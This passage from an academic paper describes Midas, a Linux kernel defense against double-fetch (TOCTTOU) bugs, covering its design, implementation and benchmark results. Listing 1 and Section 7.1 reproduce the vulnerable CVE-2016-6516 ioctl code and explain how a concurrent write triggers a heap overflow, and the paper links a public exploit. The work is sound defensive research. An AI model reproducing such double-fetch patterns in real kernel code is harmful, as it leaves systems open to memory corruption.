


Figure 4: Diagram illustrating Midas preventing exploitation of a double fetch of an object `X` spanning two pages.

the second page: *i*) between the syscall's first reads of `X[0]` and `X[1]`, and *ii*) between the first and second fetches of X. Midas ensures both fetches return `X=(42,0)`. Critically, any existing TOCTTOU bugs are not triggered since both fetches read the same, possibly invalid, value of the object. Note how the situation is identical to one where the malicious write to `X[1]` happens before the syscall starts.

Preventing deadlocks by design. Midas' design is free of deadlocks, and exempts syscalls which require violation of its invariant from triggering particular state-machine transitions. Userspace reads always succeed, using the latest copy C_L of the accessed page. Writes from userspace and kernel code succeed directly if the page is in State 0 or 2, and trigger a fault otherwise. Handling these faults involves creating a new copy of the page and setting the page writable. Reading from kernel code involves creating a new snapshot and setting the page read-only. None of the aforementioned operations relies on other operations on the same page to complete and all are finite time. None of the operations on a page rely on operations on other pages. A single, per-page lock can serialize operations on that page and assure forward progress.

Detecting double fetches. Midas' state machine for pages enables the precise detection of double fetch bugs, turning it into an effective sanitizer and developer debugging tool in addition to being an efficient mitigation. When a syscall first reads from a user page, it creates a snapshot of that page. On future reads, the snapshot is used in order to maintain the invariant. While reading from a page, implementations must check if a snapshot exists for the syscall: if yes, the snapshot is used for the read, otherwise a new snapshot is created and then used for the read. The existence of a snapshot means

the syscall had previously read from this page and had then created this snapshot, implying a double fetch. Unfortunately, this approach is prone to false positives due to false sharing. The two reads might read from the same page, but access entirely disjoint bytes. Midas currently reports double fetches at page granularity. A precise sanitizer could maintain a bitmask of accessed bytes to prune false positives.

6 Midas Implementation

Our Midas prototype implements the state machine described in Section 5 on Linux version 5.11, targeting the x86-64 architecture. A page protected by Midas transitions between states on either a kernel read to user memory, or when user or kernel code writes to protected, read-only memory (see Figure 2). Midas can be implemented on any operating system kernel that *i*) systematically uses transfer functions for reading from userspace, and *ii*) on any architecture which implements hardware-controlled access control to memory through page tables. The first requirement enables Midas to implement transitions on kernel reads from user memory. The Linux kernel uses the `raw_copy_from_user` interface which we instrument for our prototype. The second requirement causes the hardware to raise a fault on writes to Midas-protected pages, directing execution on the processor to a pre-defined exception handler in the OS. Our prototype instruments Linux' fault handler in the function `handle_pte_fault` to implement the write-triggered transmissions from states 2 and 4. Overall, our prototype adds around 1,100 lines of code and modifies 17. Our design allows the changes to be mostly limited to the memory subsystem, and in general does not require individual syscalls to be modified. Only one syscall (`clone`) required code modification.

6.1 Tracking Page State

Midas needs to track the state for every userspace page, including its snapshot and copy sets. Figure 5 shows the data structures used to track a page's state in our prototype. Linux maintains a `struct page` object for every frame of physical memory. We augment `struct page` with a list holding the snapshots for this page, excluding the latest snapshot L. Each snapshot has a pointer to its copy. In the figure, the snapshots S_1 and S_0 share the copy C_0. We are aware of the strong aversion of the Linux kernel developer community towards increasing the size of `struct page`. An alternate implementation can use a hashmap to map from a page's frame number to its snapshots list or reuse existing data members (e.g., `struct list_head lru` which can be used as a generic list by page owners).

Each pagetable entry for a user page in different address spaces maps the copy C_L, enabling userspace to directly access the page with reads (and writes for writable pages). We




Figure 5: Bookkeeping information for a page.

use one software-controlled bit (SW3) in the pagetable entries to track the protection status of the page, and another (SW2)[2] to track the original protections for the page. SW3 is set whenever the page is in one of the two protected states (1 and 3). On a write-triggered protection fault, SW3 can be read to efficiently determine if the fault was due to Midas' protection mechanisms, triggering a state change, or due to buggy software accessing a page with illegal permissions, triggering a signal to the task. Other architectures might have fewer software-usable bits in the page table, and implementations of Midas would require storing the protection status of pages in a separate data structure. The duplication status of the page is implicitly encoded in the snapshots: the page is duplicated when any of its snapshots holds a pointer to a copy other than C_L.

Changing a page's protection state requires PTE updates in all address spaces where the page is mapped. The page's `struct page` structure includes a reverse-map listing for all of these pages, and the corresponding virtual address in each. Our prototype uses this mapping to change PTE permissions across all address spaces for a page.

[2]The SW2 bit is alternatively used by the experimental Software Dirty Pages feature of Linux, and cannot be run alongside Midas in our prototype.




Figure 6: Flowchart for a syscall using the transfer function `raw_copy_from_user` for reading from userspace.

6.2 Kernel Reads from User Memory

Syscalls reading from user memory the first time triggers the allocation of a new snapshot. If the page is not protected (states 1 and 3), the read also triggers a state change where the kernel protects the page in all address space that it is mapped in. Figure 6 shows the flowchart of the steps implemented by the kernel function `raw_copy_from_user` for reading from user memory. This function also uses the kernel's `mark_page_accessed` interface to move the page to the "Active" state for the kernel's swapping mechanism, making the page ineligible for being swapped out. We also implement `get_user` and `unsafe_get_user` (used by the kernel for small reads) as a call to `raw_copy_from_user`.

Exemptions. Our prototype Midas kernel exempts a couple of functions from Midas' invariant (in addition to those described in Section 5.2), and these functions are therefore not instrumented to follow the aforementioned steps while accessing userspace memory. First, `raw_copy_from_user_inatomic` is a special transfer function used by the kernel to read user memory in special situations such as a kernel oops[3] where the kernel reads user memory to provide a backtrace. In this severe situation, the kernel's goal is to collect debug information before its imminent termination and no TOCTTOU protection is needed. Second, we also exempt the `write` system call's reads from user memory from instrumentation. The

[3] A kernel oops is triggered when the kernel detects a problem while running which can affect its proper functioning, such as corrupted data structures. A more severe version, a kernel panic, causes the kernel to stop executing, expecting data loss or damage if it does.




Figure 7: Flowchart for handling a page fault. Shaded operations are unmodified.




Figure 8: Flowchart for handling a page fault to a COW page.

`write` syscall takes three arguments: a file descriptor passed as a register, a pointer to a user buffer and a count of bytes to be written to the file. While the write to the file's pages is sensitive, and Midas takes care to ensure that it follows the page state machine, the read from userspace is not. The syscall reads from userspace only once, and its data is only used for copying into the file. An attacker who modifies the user buffer concurrently with the syscall only manages to change the contents written to file, which it could have done anyway since it has access to this buffer. A kernel developer can similarly exempt other syscall which they can prove to be secure from double-fetch bugs.

6.3 Handling Faults

The memory management unit generates a fault when kernel or user code accesses a page without having the correct permission in the corresponding PTE. Midas marks writable pages read-only to protect them in states 1 and 3, allowing the kernel to detect writes to these pages. A common OS mechanism, copy-on-write (COW) pages, also uses permissions in the PTE to detect when COW pages need to be copied.

The PTE's present bit are used to store pointers to file-backed pages when they are swapped to disk. Figure 7 shows the flowchart implemented by `handle_pte_fault` to handle faults for userspace addresses.

The page-fault handler first checks if the PTE is NULL, and if so knows that it must allocate a page. If the required page is anonymous, the page can be allocated as usual. Otherwise, for file-backed pages, the handler has to check if the page is already in a protected state (states 1 and 3) by reading the SW3 bit of the PTE and if so, transitions to the required state and allocates a new copy. Pages in states 0 and 2 can be directly mapped, and subsequently accessed.

For non-NULL PTEs, the handler checks if the PTE indicates that the page is present. Non-present pages need to be swapped in. After finding the page, Midas then checks if the page was previously swapped in by any other task and is now in a protected state. For protected pages, Midas implements the required state change based on whether the faulting access was a read or a write.

In the remaining case, faults for a present page indicate a permission fault (for example, a write to a read-only page). If the page is not a COW page, the handler then checks if the page is in a protected state by checking the SW3 bit. If the page was protected, a new copy is allocated and the page transitions to the following state. For non-protected pages, however, the fault implies a real access violation, sending a signal to the process.

COW pages represent separate virtual pages from different address spaces mapped to the same physical page. An example of a COW page protected by Midas is shown in Figure 8, where logically-separate pages A and B are actually mapped to the COW page. COW pages cannot be in states 2 or 3, since they cannot have multiple Midas copies. COW pages in state 0 can be dealt with by the kernel's standard duplication method (not Midas' duplication). For a COW page in state 1, its list of snapshots can correspond to reads from syscalls for threads in different address spaces. In Figure 8, we show snapshots S_A and S_B corresponding to syscalls for threads in different address spaces (containing A and B respectively). These snapshots correspond to different logical pages, but are all squashed into the snapshots list of the single COW page. Therefore, after the kernel duplicates the COW page (new page B created, in Figure 8), Midas moves the snapshots for the faulting process (S_B) to the new page. Here, Midas also updates the protected page list in the affected syscalls' `task_structs` so that these structures correctly refer to the new page. Finally, the new page is transitioned to its next state to allow for the write to occur, creating a new copy (C_0) for the snapshot S_B to read from.

We ensure that Midas' modifications to the fault handler correctly handle concurrent faults and do not cause additional nested faults. During concurrent faults for the same page, only one thread changes the page's state whereas the other directly uses the new state. The kernel's split page-table lock is reused to serialize state changes. We also ensure that the only additional accesses to user memory within the handler (used for duplication) happen when the page is assured to be in memory and correctly mapped. All nested faults are therefore caused by existing kernel code and do not interact with Midas' modifications.

6.4 Syscall Completion

On syscall completion, Midas cleans up snapshots allocated for the syscall by instrumenting the end of `do_syscall_64`. Midas goes through the list of all the pages for which the executing syscall has a snapshot, and frees those snapshots. For snapshots which were the last to point to a copy, that copy is also freed.

6.5 File System Writes

Midas instruments file-system writes to protect the kernel from modifications via kernel mappings. When a `write` syscall writes to a file, it actually writes to copies of pages of the file stored in memory within a page cache. In the spirit of abstraction, the kernel does not directly write to these pages, but calls the relevant file-system (FS) driver instead. The FS driver will access the page using kernel mappings when writing to pages in the page cache. Since Midas only protects userspace mappings for protected pages, writes by FS drivers will not raise a fault. To comprehensively protect the page, any implementation needs to instrument FS drivers' write functions. Fortunately, FS drivers provided with the kernel follow a simple recipe: for pages not in the page cache, the driver executes FS-specific code to read the page into the page cache and then call a generic function (`generic_file_write_iter`) to actually write the data into the page. Instrumenting this generic function, therefore, protects the kernel for a wide range of common file-systems (including ext4, nfs and ntfs). [4] The added instrumentation checks whether the target page is protected, and if so, transitions it to the next state and creates a copy of the page before writing to the latest copy.

Our current prototype does not, however, protect out-of-tree drivers which are not distributed with the kernel if they do not use the `generic_file_write_iter` function. A user with superuser privileges can load a insecure module implementing a FS driver which does not implement Midas checks. A malicious superuser is, however, outside our threat model.

6.6 New Mappings to Protected Pages

Our Midas prototype preserves the state machine for user pages across operations which create new mappings to a page

[4] A more comprehensive list of kernel-provided FS drivers protected via `generic_file_write_iter` includes v9fs, ADFS, AFFS, AFS, BFS, CIFS, eCryptfs, extFAT, ext2, F2FS, FAT, FUSE, HFS, HFS+, hostfs, HPFS, JFS, JFFS2, Minix, NILFS2, OMFS, OrangeFS, ramfs, ReiserFS, SystemV, UBIFS, UDF, UFS, VboxSF, shmem.

to prevent attacks which rely on mappings being created between double fetches. The `mmap` syscall is responsible for creating new virtual memory mappings for processes, and requires instrumentation. When `mmap` is called with the `MAP_POPULATE` flag, or on the first access to the page, the `mm_populate` function is responsible for actually mapping the correct page in the page table. In our prototype, we check if the page being mapped is protected, and if so, correctly protect the new mapping too. Another syscall, `clone`, duplicates a process' address space when called without the `CLONE_VM` flag, creating new mappings to pages. We instrument `clone` to ensure that new mappings for protected pages are also correctly protected.

```
   //First fetch
   if(get_user(count,&argp->dest_count))
   {...}
   //Using first fetch
   size = offsetof(..., info[count]);
   //Secong fetch
   same = memdup_user(argp, size);
+ //Added check for bug
+ if(same->dest_count != count)
+   printk("Bug triggered");
+ // Fix: copy over original count
+ same->dest_count = count;
   //Using second fetch
   ret = vfs_dedupe_file_range(file,same);
```

Listing 1: CVE-2016-6516: Vulnerable double fetch in `ioctl_file_dedupe_range`. Lines in green show the fix and testing code.

6.7 Discussion

Optimizations on capable hardware. To protect a page in an address space, a Midas implementation needs to change the permissions in the page table for that page. Modern CPUs cache virtual memory translations in per-core Translation Lookaside Buffers (TLBs) which need to be (partially) flushed on page-table updates (TLB shootdown). On most CPUs, the core updating permissions will perform a global shootdown to ensure that other TLBs for cores executing in the same address space are also updated. Implemented with inter-processor interrupts, global shootdowns are expensive. In our evaluation, 21% of the runtime of the load generator `bombardier` used for stressing the Nginx server was spent performing TLB shootdowns when running on the Midas kernel.

A more efficient solution would be to have special hardware support for invalidating TLB entries globally, not just on the executing core. The AMD64 architecture manual [16] lists such an instruction (`INVLPGB`), though it is yet to be implemented in any commercially available x86 processors. The ARM v8-A architecture manual [27] lists similar instructions `TLBI ASIDE1IS` and `TLBI ASIDE1OS` which invalidate all PTEs of a page within a cluster of cores but not for cores in other clusters (Inner Shareable Domain) and cores across clusters (Outer Shareable Domain) respectively.

Alternate architectures [18, 22] with a single, system-wide translation table would also benefit Midas by having a single page table to update instead of multiple page tables for each address space a page is mapped in.

Porting to other OSs. Midas can provide TOCTTOU protection on other operating systems by tracking the states of each page and implementing state transitions as required. OSs track page state in per-page state structures, such as `vm_state_t` for BSD-based OSs (*BSD) such as FreeBSD and XNU. An implementation on these OSs must instrument the read transfer function(`copyin` for *BSD) to transition to states 1 and 3. The OS' fault handler (`vm_fault` on *BSD) will trap on writes to protected pages, and needs to be modified to implement the required page duplication and state change.

The remaining OS modifications for Midas support depends on the OS' features. If an OS allows userspace to map file pages, filesystem code to write to these page needs to be modified. Other syscalls which create/modify mappings to userspace pages will also have to be instrumented to ensure that the new mapping respects the page's state. Such modifications are OS-specific, making it difficult to recommend a generic methodology.

7 Evaluation

In this section, we emperically verify Midas' ability to mitigate a known double fetch vulnerability, and quantify Midas' overhead on workloads with different characteristics including both compute-bound applications which rarely use syscalls and a mix of syscall-heavy applications which heavily rely on the kernel's performance.

7.1 Mitigation of CVE-2016-6516

CVE-2016-6516 is a known vulnerability in kernels prior to version 4.7 in a file-system `ioctl`. The vulnerable code is shown in Listing 1 and is triggered when the value of the `dest_count` object differs between the two fetches (in lines 2 and 7). `memdup_user` uses the value from the first fetch for allocating a buffer and copying in an array of descriptors from the user in line 7. `memdup_user` also contains the second fetch of `dest_count` which is later used in the function `vfs_dedupe_file_range`. An attacker who increases the size of `dest_count` between the two fetches will cause the kernel to access the copied array out-of-bounds, causing a heap buffer overflow.

For verifying Midas' defense, we introduce a non-faulting assertion check into the function (lines 9–10) and run a

known exploit.[5] The condition checks whether the fetched value of the user object (`dest_count`) had changed, indicating a successful attack, and prints a message. Finally, we re-introduce the fix for the bug (line 12), fixing the value of `dest_count` in `same` to that from the first fetch. In this setup, we can detect when the conditions for triggering the bug are met, but also revert to a correct state allowing the kernel to safely continue. The exploit was able to successfully trigger the bug on the baseline kernel every time over 10 runs. With Midas enabled, the exploit was never triggered, i.e., both fetches returned the same value on every call.

7.2 Performance evaluation

We evaluate Midas on *i*) microbenchmarks targeting specific common syscalls, *ii*) workloads from two benchmark suites: the NAS Parallel Benchmark (NPB) [17] and select workloads from the Phoronix Test Suite (PTS) [15], and *iii*) the webserver Nginx. NPB includes compute-intensive multiprocessing workloads with a low, but non-negligible syscall rate. NPB therefore demonstrates the ability of Midas to scale to systems where pages are protected across numerous address spaces. PTS includes a variety of benchmarks, both compute bound and I/O bound representative of both desktop and server workloads. PTS includes syscall-heavy applications with varying degrees of parallelism. The Nginx webserver is capable of both high request service rates and scalability with multiple worker processes. We do not include the SPEC CPU2017 benchmarks as they are heavily compute bound and designed to isolate userspace performance without syscalls, and are impervious to kernel performance. SPEC benchmarks would unfairly bias performance in favor of Midas.

The testbench for the evaluation consists of a desktop machine with an 8-core Intel i7-9700 processor and 16GB DRAM running Ubuntu 20.04 LTS. This configuration and CPU is commonly used on desktop machines and workstations. To eliminate the effect of dynamic frequency and voltage scaling (DVFS), we set the processor to run at constant frequency of 3.0GHz which is this model's base frequency. In the *baseline* configuration, we run the testbench with the mainline kernel v5.11 available from Ubuntu's package repository. The *Midas* configuration runs our prototype Midas kernel also based on kernel v5.11. For particular benchmarks, we also run the *Midas+write* configuration which also runs our prototype Midas kernel but instruments all syscalls including `write`.

Microbenchmarks. We test Midas on microbenchmarks from OSBench [11]. The programs use `libc` interfaces such as `fopen`, `pthread_create`, `fork` and `malloc` for creating files, threads, processes and for memory allocation respectively. Table 3 lists the prominent syscall usage for these workloads. Figure 9 shows Midas' performance (time per operation) on OSBench relative to the baseline kernel, with overheads ranging from zero to 5.3%.

[5] https://github.com/wpengfei/CVE-2016-6516-exploit/tree/master/Scott%20Bauer

Microbenchmark	Top syscalls used
File creation	`openat`, `fstat`, `write`, `close`
Thread/Process creation	`mmap`, `clone`, `exit`, `wait`
Program launch	`mmap`, `execvereadlink`, `openat`
Mem alloc	`brk`

Table 3: Prominent syscalls used by OSBench microbenchmarks.

NAS Parallel Benchmarks. NAS Parallel Benchmarks (NPB) [17] is a benchmark introduced by NASA. NPB consists of several parallel programs using different communication patterns and is available for two frameworks for parallel programming: OpenMP and MPI. OpenMP [19] is a compiler extension that splits a program's execution to multiple threads. All threads still use the same address space, keeping the overhead minimal. MPI [36] implements parallel execution by launching multiple processes which communicate by message passing. The two technology stacks have different frequency of syscalls due to different communication methods. Communication through kernel syscalls for either stack will incur overhead due to Midas' protection. Additional global TLB shootdowns (for snapshot synchronization) added by Midas will also affect the performance of such parallel benchmarks.

We run NPB benchmarks of class A on our testbench, executing 4 threads or processes in parallel. The benchmarks' runtime varies between 10 seconds and 8 minutes, and are all long enough for the kernel to reach equilibrium. Certain benchmarks require a parallelism number which is a perfect square. On our 8-core CPU, having 4 compute-bound threads/processes instead of 16 allows all threads to run without time sharing. Figure 9 shows Midas' performance for both MPI and OpenMP, normalized to the performance of the baseline system with the same parallelization framework. On average, Midas achieved 96.3% of the baseline system's performance on both frameworks. Midas' performance for the `ep` (Embarrassingly Parallel) benchmark is closest to that of the baseline, since it has low communication overheads. Midas shows low overhead (3.7%) for compute-intensive, parallel workloads.

Phoronix Test Suite. The Phoronix Test Suite (PTS) [15] includes a large set ($>$ 500) of open-source benchmarks, of which we have chosen a range of benchmarks suitable for evaluating both desktop and server performance. We bias the selection to benchmarks that require (heavy) kernel activity to test the overhead of Midas' instrumentation. A sole benchmark, OpenSSL, is included to represent single-threaded, compute-bound workloads for which kernel performance is less relevant. The benchmarks are also varied, ranging from single-threaded (Pybench) to multi-threaded, multi-process workloads (Apache). At the extreme, we have an IPC benchmark transferring tiny, 128-byte buffers between processes which




Figure 9: Midas' performance on microbenchmarks, NPB and PTS benchmarks relative to the baseline kernel.

spends all of its time in syscalls and whose performance is entirely dependent on kernel IPC performance.

We plot Midas' performance relative to the baseline kernel on these benchmarks in Figure 9, roughly ordering workloads in increasing order of syscall dependence from left to right. For benchmarks for which PTS reports runtime, we compute the inverse of the runtime as performance. Benchmarks with low syscall frequency such as OpenSSL, Pybench and Git have correspondingly low dependence on kernel performance. Accordingly, these benchmarks see a negligible overhead when running on our prototype kernel. The benchmark titled "Linux" represents compilation of the Linux kernel. While compilation is mostly compute bound, compiling the Linux kernel requires accessing a large number of source files, resulting in the creation of a large number of compiler processes each of which read and create files. Midas experiences a small, but non-negligible overhead of 3.5% on this workload. Redis requires syscalls for receiving and replying to requests, but processes its transaction entirely in-memory. Our evaluation prototype achieves practically identical results as the baseline, highlighting the final prototype's competitive performance. The webservers, Apache and Nginx require network and file-system I/O, and rely heavily on syscall performance. We see that Nginx, which is a higher-performance webserver, sees a larger overhead. IPC, which implements 128 byte transfers between two processes over a TCP connection, is almost entirely bound by kernel performance and sees a performance overhead of 3.4% on Midas.

Our prototype Midas kernel benefits significantly from exempting particular, proven-safe syscalls from instrumentation. While we exclude `write`-like syscalls from Midas because they are not vulnerable to double-fetch bugs, we also evaluated the performance cost of an unoptimized implementation (Midas+write) which also instruments these syscalls. To highlight the worst-case performance of the unoptimized implementation, we evaluate the performance of the IPC benchmark on Midas+write due to its high frequency of `write` syscalls. With Midas+write, the performance of the IPC benchmark falls to 12.6% of the baseline, a further degradation of 84% compared to Midas, showing that developer effort towards properly exempting frequently called *safe* syscalls from Midas protections is crucial towards for implementations to maintain competitive performance compared to the baseline.

Memory overhead. Our prototype incurs memory overhead due to metadata, tracking page snapshots and copies. At any instant, the memory overhead mainly depends on the number of executing syscalls (limited by the core count) and the number of page copies for these syscalls. On average, for every 1000 syscalls issued by the PTS benchmarks, our prototype created 236 snapshots (32B each) and 54 copies (4KB each). We can see that the occurrence of copies is low, resulting in negligible memory overhead.

7.3 Overhead breakdown

In this section, we explore the sources of Midas' overhead by analyzing `perf` traces for three workloads: thread creation from OSBench, linux compilation from PTS and Nginx. We aim to classify overheads into the various kernel function we instrumented: *i*) user copy in transfer function, *ii*) page duplication on page fault, *iii*) metadata cleanup on syscall end, and *iv*) filesystem operations.

To estimate the time spent in each function, we create FlameGraphs for each workload [21] using samples of pro-




Figure 10: Classification of overheads for various benchmarks due to Midas.




Figure 11: Request rates and throughput served by the Nginx server for static pages.

cessor state, including the call stack, collected over 30 second periods by `perf record`. After identifying one binary for the workload from the FlameGraph, we estimate the overhead for a function as the difference in execution time attributed to that function between the baseline and Midas systems. The total overhead is estimated from the throughput figures obtained from Section 7.2.

Figure 10 shows the breakdown of overheads for three workloads. As expected, metadata tracking and duplication causes most overheads for the user copy and fault handling functions respectively. The results for the Linux build breakdown differs from the other workloads in the large portion of the unaccounted overhead (labelled "Other"). This anomaly stems for the fact that Linux's compilation runs a large number (1000s) of processes, of which the compiler accounts for less than 50% of the total execution time. The reported breakdown accounts for overheads on the compiler, but not all the other processes.

Both page faults and user copies cause state changes for a page, and thereby change the page's access permissions in the PTE. The resulting TLB flush accounts for 0.3%, 0% and 1.1% overhead for thread creation, compilation, and Nginx respectively. The load generator `bombardier` used for loading Nginx, however, sees a much larger overhead for TLB flushing, accounting for 21% of its execution time.

7.4 Case study: Nginx

To better understand Midas' behavior under varying syscall rates and different core configurations, we study Nginx's (version 1.18) throughput while varying payload sizes and different worker counts. Each worker is single threaded and uses one core. The server is loaded with requests from a separate machine running a load generater (`bombardier`) with 100 concurrent connections (chosen to maximize throughput) over a 1Gbps link. The clients send http requests for files ranging between 20B and 10000B.

In Figure 11, we plot the request rate and throughput for Nginx servers running with one and eight workers. For all configurations, we can see that the rate of requests served remains almost constant while increasing payload size until the network link reaches saturation. Under a saturated network, the request rates for Midas match that of the baseline system. With a single worker, Midas' overheads cause a consistent 13–14% overhead on the request rate for small packet sizes. However, we see that Midas has practically no overhead when serving requests with 8 workers even when packet sizes are too small to saturate the network link. In this case, both Midas and the baseline system are limited by the scalability of the Linux networking stack.

